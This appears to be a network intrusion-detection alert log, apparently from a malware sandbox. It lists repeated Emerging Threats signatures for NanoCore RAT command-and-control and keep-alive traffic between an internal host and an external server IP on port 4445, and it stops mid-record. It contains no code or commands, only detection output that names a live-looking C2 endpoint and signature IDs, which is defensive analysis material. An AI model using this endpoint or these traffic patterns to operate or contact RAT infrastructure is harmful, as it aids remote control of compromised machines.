ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174982444452025019 05/23/22-18:05:17.742518
SID:	2025019
Source Port:	49824
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174985444452025019 05/23/22-18:07:36.000981

SID:	2025019
Source Port:	49854
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	−
Timestamp:	192.168.11.20185.222.57.2174986444452025019 05/23/22-18:08:25.091276
SID:	2025019
Source Port:	49864
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	−
Timestamp:	185.222.57.217192.168.11.204445498032841753 05/23/22-18:03:44.510007
SID:	2841753
Source Port:	4445
Destination Port:	49803
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	−
Timestamp:	185.222.57.217192.168.11.204445498052841753 05/23/22-18:03:54.201218
SID:	2841753
Source Port:	4445
Destination Port:	49805
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	−
Timestamp:	192.168.11.20185.222.57.2174980844452816766 05/23/22-18:04:09.742054
SID:	2816766
Source Port:	49808
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	−
Timestamp:	192.168.11.20185.222.57.2174981844452816766 05/23/22-18:04:53.856388
SID:	2816766
Source Port:	49818
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	−
Timestamp:	192.168.11.20185.222.57.2174982744452816766 05/23/22-18:05:33.614301
SID:	2816766
Source Port:	49827
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	−
Timestamp:	192.168.11.20185.222.57.2174983744452816766 05/23/22-18:06:22.588000
SID:	2816766
Source Port:	49837
Destination Port:	4445
Protocol:	TCP

Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174984744452816766 05/23/22-18:07:06.892700
SID:	2816766
Source Port:	49847
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keepalive Response 1 - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445498602810290 05/23/22-18:08:06.218657
SID:	2810290
Source Port:	4445
Destination Port:	49860
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174985344452025019 05/23/22-18:07:31.072190
SID:	2025019
Source Port:	49853
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174984844452816766 05/23/22-18:07:11.639652
SID:	2816766
Source Port:	49848
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174985844452816766 05/23/22-18:07:57.056379
SID:	2816766
Source Port:	49858
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445498422841753 05/23/22-18:06:42.700937
SID:	2841753
Source Port:	4445
Destination Port:	49842
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174982844452816766 05/23/22-18:05:38.800958
SID:	2816766
Source Port:	49828
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keepalive Response 3 - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445498632810451 05/23/22-18:08:20.896303

SID:	2810451
Source Port:	4445
Destination Port:	49863
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174986844452816766 05/23/22-18:08:40.811291
SID:	2816766
Source Port:	49868
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445498612841753 05/23/22-18:08:11.572188
SID:	2841753
Source Port:	4445
Destination Port:	49861
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174986344452025019 05/23/22-18:08:20.373844
SID:	2025019
Source Port:	49863
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445498092841753 05/23/22-18:04:14.738866
SID:	2841753
Source Port:	4445
Destination Port:	49809
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174979144452816766 05/23/22-18:02:51.446834
SID:	2816766
Source Port:	49791
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445498462841753 05/23/22-18:07:02.689198
SID:	2841753
Source Port:	4445
Destination Port:	49846
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174983344452025019 05/23/22-18:06:01.841940
SID:	2025019
Source Port:	49833
Destination Port:	4445
Protocol:	TCP

Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174978144452816766 05/23/22-18:02:12.564839
SID:	2816766
Source Port:	49781
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174984344452025019 05/23/22-18:06:46.863042
SID:	2025019
Source Port:	49843
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174979544452025019 05/23/22-18:03:05.568112
SID:	2025019
Source Port:	49795
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445498652841753 05/23/22-18:08:30.583320
SID:	2841753
Source Port:	4445
Destination Port:	49865
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445498692841753 05/23/22-18:08:46.118887
SID:	2841753
Source Port:	4445
Destination Port:	49869
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174981344452025019 05/23/22-18:04:29.518555
SID:	2025019
Source Port:	49813
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174977544452025019 05/23/22-18:01:46.333022
SID:	2025019
Source Port:	49775
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174980344452025019 05/23/22-18:03:43.483014

SID:	2025019
Source Port:	49803
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174979244452816766 05/23/22-18:02:56.356124
SID:	2816766
Source Port:	49792
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keepalive Response 3 - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445497842810451 05/23/22-18:02:26.610021
SID:	2810451
Source Port:	4445
Destination Port:	49784
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174977344452816766 05/23/22-18:01:41.790347
SID:	2816766
Source Port:	49773
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174978344452816766 05/23/22-18:02:22.171028
SID:	2816766
Source Port:	49783
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174985444452816718 05/23/22-18:07:36.540354
SID:	2816718
Source Port:	49854
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445498392841753 05/23/22-18:06:27.782374
SID:	2841753
Source Port:	4445
Destination Port:	49839
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445498312841753 05/23/22-18:05:53.035655
SID:	2841753
Source Port:	4445
Destination Port:	49831
Protocol:	TCP

Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174977244452816766 05/23/22-18:01:36.355752
SID:	2816766
Source Port:	49772
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174978244452816766 05/23/22-18:02:17.662360
SID:	2816766
Source Port:	49782
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174981544452816718 05/23/22-18:04:38.404200
SID:	2816718
Source Port:	49815
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445498242841753 05/23/22-18:05:18.643515
SID:	2841753
Source Port:	4445
Destination Port:	49824
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445498282841753 05/23/22-18:05:38.667302
SID:	2841753
Source Port:	4445
Destination Port:	49828
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445498202841753 05/23/22-18:05:03.692162
SID:	2841753
Source Port:	4445
Destination Port:	49820
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445498182841753 05/23/22-18:04:53.705700
SID:	2841753
Source Port:	4445
Destination Port:	49818
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174979644452025019 05/23/22-18:03:10.464212

SID:	2025019
Source Port:	49796
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445498512841753 05/23/22-18:07:26.843076
SID:	2841753
Source Port:	4445
Destination Port:	49851
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445498562841753 05/23/22-18:07:46.892437
SID:	2841753
Source Port:	4445
Destination Port:	49856
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174980944452816766 05/23/22-18:04:14.772363
SID:	2816766
Source Port:	49809
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174979944452025019 05/23/22-18:03:25.211520
SID:	2025019
Source Port:	49799
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174977044452025019 05/23/22-18:01:28.745104
SID:	2025019
Source Port:	49770
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174977644452025019 05/23/22-18:01:50.975650
SID:	2025019
Source Port:	49776
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445498532841753 05/23/22-18:07:31.725439
SID:	2841753
Source Port:	4445
Destination Port:	49853
Protocol:	TCP

Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445498542841753 05/23/22-18:07:36.754140
SID:	2841753
Source Port:	4445
Destination Port:	49854
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445498592841753 05/23/22-18:08:01.465197
SID:	2841753
Source Port:	4445
Destination Port:	49859
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174979044452025019 05/23/22-18:02:45.667608
SID:	2025019
Source Port:	49790
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174982944452816766 05/23/22-18:05:43.487394
SID:	2816766
Source Port:	49829
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174984944452816766 05/23/22-18:07:16.544876
SID:	2816766
Source Port:	49849
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174977044452816766 05/23/22-18:01:30.558800
SID:	2816766
Source Port:	49770
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174981644452816766 05/23/22-18:04:43.756668
SID:	2816766
Source Port:	49816
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174979344452816766 05/23/22-18:03:01.456557

SID:	2816766
Source Port:	49793
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174986544452025019 05/23/22-18:08:30.184218
SID:	2025019
Source Port:	49865
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174979044452816766 05/23/22-18:02:46.463698
SID:	2816766
Source Port:	49790
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174983244452025019 05/23/22-18:05:57.202389
SID:	2025019
Source Port:	49832
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174982744452816718 05/23/22-18:05:33.208193
SID:	2816718
Source Port:	49827
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174982544452025019 05/23/22-18:05:23.260002
SID:	2025019
Source Port:	49825
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174985644452816766 05/23/22-18:07:46.944346
SID:	2816766
Source Port:	49856
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174983044452816766 05/23/22-18:05:47.939325
SID:	2816766
Source Port:	49830
Destination Port:	4445
Protocol:	TCP

Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174983644452816766 05/23/22-18:06:17.714030
SID:	2816766
Source Port:	49836
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174985044452816766 05/23/22-18:07:21.656014
SID:	2816766
Source Port:	49850
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174984544452025019 05/23/22-18:06:57.034339
SID:	2025019
Source Port:	49845
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174978744452816718 05/23/22-18:02:31.357909
SID:	2816718
Source Port:	49787
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445498122841753 05/23/22-18:04:25.293296
SID:	2841753
Source Port:	4445
Destination Port:	49812
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174978344452025019 05/23/22-18:02:21.765592
SID:	2025019
Source Port:	49783
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445498212841753 05/23/22-18:05:08.455314
SID:	2841753
Source Port:	4445
Destination Port:	49821
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174980544452025019 05/23/22-18:03:53.573581

SID:	2025019
Source Port:	49805
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445497912841753 05/23/22-18:02:51.370689
SID:	2841753
Source Port:	4445
Destination Port:	49791
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445497972841753 05/23/22-18:03:16.362048
SID:	2841753
Source Port:	4445
Destination Port:	49797
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445497992841753 05/23/22-18:03:25.747021
SID:	2841753
Source Port:	4445
Destination Port:	49799
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445498262841753 05/23/22-18:05:28.834562
SID:	2841753
Source Port:	4445
Destination Port:	49826
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174984044452816718 05/23/22-18:06:32.538823
SID:	2816718
Source Port:	49840
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445498072841753 05/23/22-18:04:04.360922
SID:	2841753
Source Port:	4445
Destination Port:	49807
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174982544452816766 05/23/22-18:05:23.856209
SID:	2816766
Source Port:	49825
Destination Port:	4445
Protocol:	TCP

Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445498482841753 05/23/22-18:07:11.539602
SID:	2841753
Source Port:	4445
Destination Port:	49848
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174976744452816718 05/23/22-18:01:23.356077
SID:	2816718
Source Port:	49767
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445498402841753 05/23/22-18:06:33.113012
SID:	2841753
Source Port:	4445
Destination Port:	49840
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174977744452816766 05/23/22-18:01:57.870727
SID:	2816766
Source Port:	49777
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 185.222.57.217 - Destination IP: 192.168.11.20	
Timestamp:	185.222.57.217192.168.11.204445498452841753 05/23/22-18:06:58.399088
SID:	2841753
Source Port:	4445
Destination Port:	49845
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174977244452025019 05/23/22-18:01:34.650424
SID:	2025019
Source Port:	49772
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174980544452816766 05/23/22-18:03:54.339246
SID:	2816766
Source Port:	49805
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217	
Timestamp:	192.168.11.20185.222.57.2174981644452025019 05/23/22-18:04:43.163662

SID:	2025019
Source Port:	49816
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217

Timestamp:	192.168.11.20185.222.57.2174987044452816766 05/23/22-18:08:51.242792
SID:	2816766
Source Port:	49870
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217

Timestamp:	192.168.11.20185.222.57.2174984944452025019 05/23/22-18:07:16.165038
SID:	2025019
Source Port:	49849
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217

Timestamp:	192.168.11.20185.222.57.2174986944452025019 05/23/22-18:08:44.993549
SID:	2025019
Source Port:	49869
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217

Timestamp:	192.168.11.20185.222.57.2174983244452816766 05/23/22-18:05:57.655949
SID:	2816766
Source Port:	49832
Destination Port:	4445
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 185.222.57.217

